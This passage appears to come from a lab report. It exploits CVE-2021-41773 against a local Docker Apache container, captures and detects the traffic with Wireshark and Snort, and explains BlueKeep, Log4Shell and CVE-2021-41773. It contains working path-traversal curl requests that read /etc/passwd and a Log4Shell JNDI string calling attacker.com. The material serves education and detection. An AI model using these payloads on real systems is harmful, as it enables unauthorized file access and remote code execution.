02/22-16:24:51.305733  [**] [1:10006897:3] ATTACK log4j RCE aka Log4Shell attempt (CVE-2021-44228) [**] [Priority: 0] {TCP} 127.0.0.1:57554 -> 127.0.0.1:9090

C:\Snort\bin>
```

CVE-2021-41773




```
┌──(kali㉿kali)-[~/Desktop/CVE-2021-41773]
└─$ sudo docker build -t cve-2021-41773 .

Password:
DEPRECATED: The legacy builder is deprecated and will be removed in a future release.
            Install the buildx component to build images with BuildKit:
            https://docs.docker.com/go/buildx/

Sending build context to Docker daemon  94.21kB
Step 1/2 : FROM httpd:2.4.49
 ──→ e91425f38618
Step 2/2 : COPY ./httpd.conf /usr/local/apache2/conf/httpd.conf
 ──→ Using cache
 ──→ 8f7a9ebc1f45
Successfully built 8f7a9ebc1f45
Successfully tagged cve-2021-41773:latest
```

We have downloaded the CVE file. By using the Docker command, it builds the docker image from the docker file in the current directory and tags the image with the name "cve-2021-41773".




```
┌──(kali㉿kali)-[~/Desktop/CVE-2021-41773]
└─$ sudo docker run -d -p 8090:80 cve-2021-41773

5b2b27fc932bf3204dabb8afafa7d5c6f4f40b522225d078b25e520ee02d9879
```

This command runs the docker container in the detached mode and maps port 80 inside the container (the typical HTTP port) to port 8090 on your host system. That means if we browse to http://localhost:8090 on your host, the traffic goes to the container's Apache server on port 80. This lets us experiment with the path traversal / RCE vulnerability without affecting our host system.




```
┌──(sami㉿kali)-[~/Desktop]
└─$ curl http://192.168.100.178:8090/cgi-bin/.%2E/.%2E/.%2E/.%2E/.%2E/.%2E/.%2E/.%2E/.%2E/.%2E/.%2E/.%2E/etc/hosts
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.3      5b2b27fc932b

┌──(sami㉿kali)-[~/Desktop]
└─$ curl http://192.168.100.178:8090/cgi-bin/.%2E/.%2E/.%2E/.%2E/.%2E/.%2E/.%2E/.%2E/.%2E/.%2E/.%2E/.%2E/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin

┌──(sami㉿kali)-[~/Desktop]
└─$ 
```

We are exploiting the CVE-2021-41773 path traversal vulnerability on a Docker container running Apache HTTP Server 2.4.49 (or 2.4.50 if similarly vulnerable). We are accessing restricted files (like /etc/hosts, /etc/passwd) on the container's filesystem by sending HTTP requests with malicious paths. The container is running a vulnerable version of Apache HTTP Server (2.4.49 or 2.4.50). Due to a flaw, the server incorrectly normalizes URLs. By including special sequences like ../, we can traverse out of the intended web root directory.



```
tcp.port == 8090

No.  Time         Source           Destination      Protocol Length Info
 137 11.711456994 192.168.100.122  192.168.100.178  TCP        74 35128 → 8090 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=3856218913 TSecr=0 WS=128
 138 11.711589643 192.168.100.178  192.168.100.122  TCP        74 8090 → 35128 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=433577412 TSecr=3856218913 WS=128
 139 11.714783740 192.168.100.122  192.168.100.178  TCP        66 35128 → 8090 [ACK] Seq=1 Ack=1 Win=32128 Len=0 TSval=3856218917 TSecr=433577412
 140 11.714783911 192.168.100.122  192.168.100.178  HTTP      228 GET /cgi-bin/.%2E/.%2E/.%2E/.%2E/.%2E/.%2E/.%2E/.%2E/.%2E/.%2E/.%2E/.%2E/etc/passwd HTTP/1.1
 141 11.714907511 192.168.100.178  192.168.100.122  TCP        66 8090 → 35128 [ACK] Seq=1 Ack=163 Win=65024 Len=0 TSval=433577415 TSecr=3856218917
 142 11.715336557 192.168.100.178  192.168.100.122  HTTP     1194 HTTP/1.1 200 OK
 143 11.722399888 192.168.100.122  192.168.100.178  TCP        66 35128 → 8090 [ACK] Seq=163 Ack=1129 Win=31872 Len=0 TSval=3856218924 TSecr=433577416
 144 11.722400053 192.168.100.122  192.168.100.178  TCP        66 35128 → 8090 [FIN, ACK] Seq=163 Ack=1129 Win=31872 Len=0 TSval=3856218925 TSecr=433577416
 145 11.722751317 192.168.100.178  192.168.100.122  TCP        66 8090 → 35128 [FIN, ACK] Seq=1129 Ack=164 Win=65024 Len=0 TSval=433577423 TSecr=3856218925
 146 11.728316706 192.168.100.122  192.168.100.178  TCP        66 35128 → 8090 [ACK] Seq=164 Ack=1130 Win=31872 Len=0 TSval=3856218930 TSecr=433577423

› Frame 140: 228 bytes on wire (1824 bits), 228 bytes captured (1824 bits) on interface eth0,
› Ethernet II, Src: LiteonTechno_15:d8:92 (3c:a0:67:15:d8:92), Dst: VMware_43:05:ea (00:0c:29:
› Internet Protocol Version 4, Src: 192.168.100.122, Dst: 192.168.100.178
› Transmission Control Protocol, Src Port: 35128, Dst Port: 8090, Seq: 1, Ack: 1, Len: 162
› Hypertext Transfer Protocol

0000  00 0c 29 43 05 ea 3c a0  67 15 d8 92 08 00 45 00   ··)C··<· g·····E·
0010  00 d6 44 02 40 00 40 06  ab a2 c0 a8 64 7a c0 a8   ··D·@·@· ····dz··
0020  64 b2 89 38 1f 9a d3 a4  0e 12 7f 4b 91 eb 80 18   d··8···· ···K····
0030  00 fb 74 a2 00 00 01 01  08 0a e5 d9 3b 25 19 d7   ··t····· ····;%··
0040  dd c4 47 45 54 20 2f 63  67 69 2d 62 69 6e 2f 2e   ··GET /c gi-bin/.
0050  25 32 45 2f 2e 25 32 45  2f 2e 25 32 45 2f 2e 25   %2E/.%2E /.%2E/.%
0060  32 45 2f 2e 25 32 45 2f  2e 25 32 45 2f 2e 25 32   2E/.%2E/ .%2E/.%2
0070  45 2f 2e 25 32 45 2f 2e  25 32 45 2f 2e 25 32 45   E/.%2E/. %2E/.%2E
0080  2f 2e 25 32 45 2f 2e 25  32 45 2f 65 74 63 2f 70   /.%2E/.% 2E/etc/p
0090  61 73 73 77 64 20 48 54  54 50 2f 31 2e 31 0d 0a   asswd HT TP/1.1··
00a0  48 6f 73 74 3a 20 31 39  32 2e 31 36 38 2e 31 30   Host: 19 2.168.10
00b0  30 2e 31 37 38 3a 38 30  39 30 0d 0a 55 73 65 72   0.178:80 90··User
00c0  2d 41 67 65 6e 74 3a 20  63 75 72 6c 2f 38 2e 31   -Agent:  curl/8.1
00d0  30 2e 31 0d 0a 41 63 63  65 70 74 3a 20 2a 2f 2a   0.1··Acc ept: */*
00e0  0d 0a 0d 0a                                        ····

wireshark_eth0I9LA22.pcapng        Packets: 375 · Displayed: 10 (2.7%)        Profile: Default
```

We can see in the highlighted packet that exploit is successful as it is sending the data in the plaintext. Apache server is responding to the malicious path traversal requests by returning sensitive files.



```
Administrator: Command Prompt - snort  -i 5 -c C:\Snort\etc\snort.conf -A console
[ Number of patterns truncated to 20 bytes: 0 ]
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{39D645F4-AADE-4086-84FA-087F4477FAA3}".
Decoding Ethernet

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.20-WIN64 GRE (Build 82)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using PCRE version: 8.10 2010-06-25
           Using ZLIB version: 1.2.11

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 3.2  <Build 1>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
Commencing packet processing (pid=11276)
02/22-18:08:56.263594  [**] [1:10006811:2] ATTACK [PTsecurity] Likely Apache HTTP Server 2.4.49 Directory Traversal (CVE-2021-41773) [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.100.122:42798 -> 192.168.100.1
78:8090
02/22-18:10:25.110495  [**] [1:10006811:2] ATTACK [PTsecurity] Likely Apache HTTP Server 2.4.49 Directory Traversal (CVE-2021-41773) [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.100.122:35128 -> 192.168.100.1
78:8090
```

And here the snort is also showing the alerts that directory traversal attacks have been done on the web applications.

B. Understanding of the CVEs

Bluekeep:

BlueKeep (CVE-2019-0708) is a severe Remote Code Execution (RCE) vulnerability in Microsoft's Remote Desktop Protocol (RDP), discovered in May 2019, affecting older Windows versions, including Windows XP, Vista, 7, Server 2003, and Server 2008. However the newer version of windows like Windows 10 and 11 are not affected by this. It exploits a heap overflow in Remote Desktop Services (RDS), enabling attackers to send specially crafted RDP requests to execute arbitrary code with SYSTEM privileges, effectively giving them full control over the targeted machine. The vulnerability is wormable, meaning it can spread automatically between vulnerable systems without user interaction, raising concerns of a global cyber outbreak similar to WannaCry. Although Microsoft released emergency patches, many systems remained unpatched, leading to real-world attacks involving ransomware and cryptojacking campaigns. Security researchers, including those from the NSA, warned that large-scale exploitation could have devastating consequences for organizations relying on outdated Windows systems. To mitigate the risk, users should install security patches immediately, disable RDP if not needed, enable Network Level Authentication (NLA) to require user authentication before establishing a connection, and block external access to port 3389 using firewalls or intrusion detection systems. Despite Microsoft's efforts, BlueKeep remains a critical reminder of the dangers of unpatched legacy systems and the importance of proactive cybersecurity measures.

Log4Shell:

Log4Shell (CVE-2021-44228) is a critical Remote Code Execution (RCE) vulnerability in Apache Log4j, a popular Java-based logging library, publicly disclosed in December 2021, with a maximum CVSS severity score of 10.0. It is considered one of the most dangerous vulnerabilities ever because of its broad reach and potentially devastating consequences. An estimated 10 percent of all digital assets — including web applications, cloud services and physical endpoints like servers—were vulnerable to Log4Shell at the time of its discovery. Hackers can use Log4Shell to do almost anything: steal data (data exfiltration), install ransomware, capture devices for botnets and more. The flaw arises from Log4j's JNDI (Java Naming and Directory Interface) Lookup feature, which allows applications to dynamically fetch resources over protocols like LDAP, RMI, and DNS. Attackers exploit this by injecting malicious JNDI lookup strings (e.g.,**${jndi:ldap://attacker.com/exploit}**) into logs, causing Log4j to retrieve and execute remote code, leading to complete system compromise. This vulnerability is particularly dangerous due to Log4j's widespread use across enterprise software, cloud services, and security tools, affecting major organizations such as Amazon, Microsoft, Google, and VMware. Cybercriminals quickly weaponized Log4Shell for ransomware attacks, cryptocurrency mining, botnets, and data exfiltration, while state-sponsored hacking groups also leveraged it for cyber espionage. Since Log4j is deeply integrated into many software products, patching was challenging, leading to long-term risks even after the initial disclosure. To mitigate the threat, organizations should update Log4j to version 2.17.1 or later, disable JNDI lookups if updating is not possible, use Web Application Firewalls (WAFs) to filter malicious requests, and actively monitor logs for exploitation attempts. This incident highlighted the security risks of open-source dependencies and emphasized the need for proactive vulnerability management in software development.

CVE-2021-41773:

CVE-2021-41773 is a path traversal and remote code execution (RCE) vulnerability discovered in Apache HTTP Server 2.4.49, publicly disclosed in October 2021. The flaw allows attackers to bypass access control restrictions and read arbitrary files outside the web root directory by sending specially crafted requests that exploit URL path traversal (../) sequences. This vulnerability allows unauthenticated attackers to access sensitive information and execute arbitrary code remotely on the exploited system. Although a patch for this vulnerability was released in Apache HTTP Server 2.4.50, it was found to be insufficient to address it, leaving that version still vulnerable to path traversal and remote code execution attacks. This vulnerability exploits a change to path normalization introduced in Apache HTTP Server 2.4.49 allowing unauthenticated attackers to access files located outside of the defined virtual directory path. Path normalization is a critical security and performance process in web applications that prevents unauthorized access to sensitive files and directories. It acts as a "filter", converting URL paths into a standard format to prevent unwanted behaviors, such as users trying to access files outside the web root by manipulating URL paths. To comply with RFC 1808 Apache HTTP Server 2.4.49 introduced a change to the ap_normalize_path function. It checks for and removes path traversal attack patterns, such as ../../, from URL requests, and decodes percent-encoded (URL) characters, to ensure the security and proper handling of URL paths. However, the function's implementation had a significant flaw. If the server is configured with CGI scripts enabled, attackers can escalate the attack to remote code execution (RCE) by executing arbitrary commands on the server. This vulnerability affects only Apache HTTP Server 2.4.49 and was quickly patched in version 2.4.50; however, an incomplete fix led to CVE-2021-42013, which was later fully resolved in Apache 2.4.51. To mitigate this issue, organizations should immediately upgrade to Apache 2.4.51, disable untrusted user input in URLs, and ensure proper access control settings to prevent unauthorized access to sensitive files.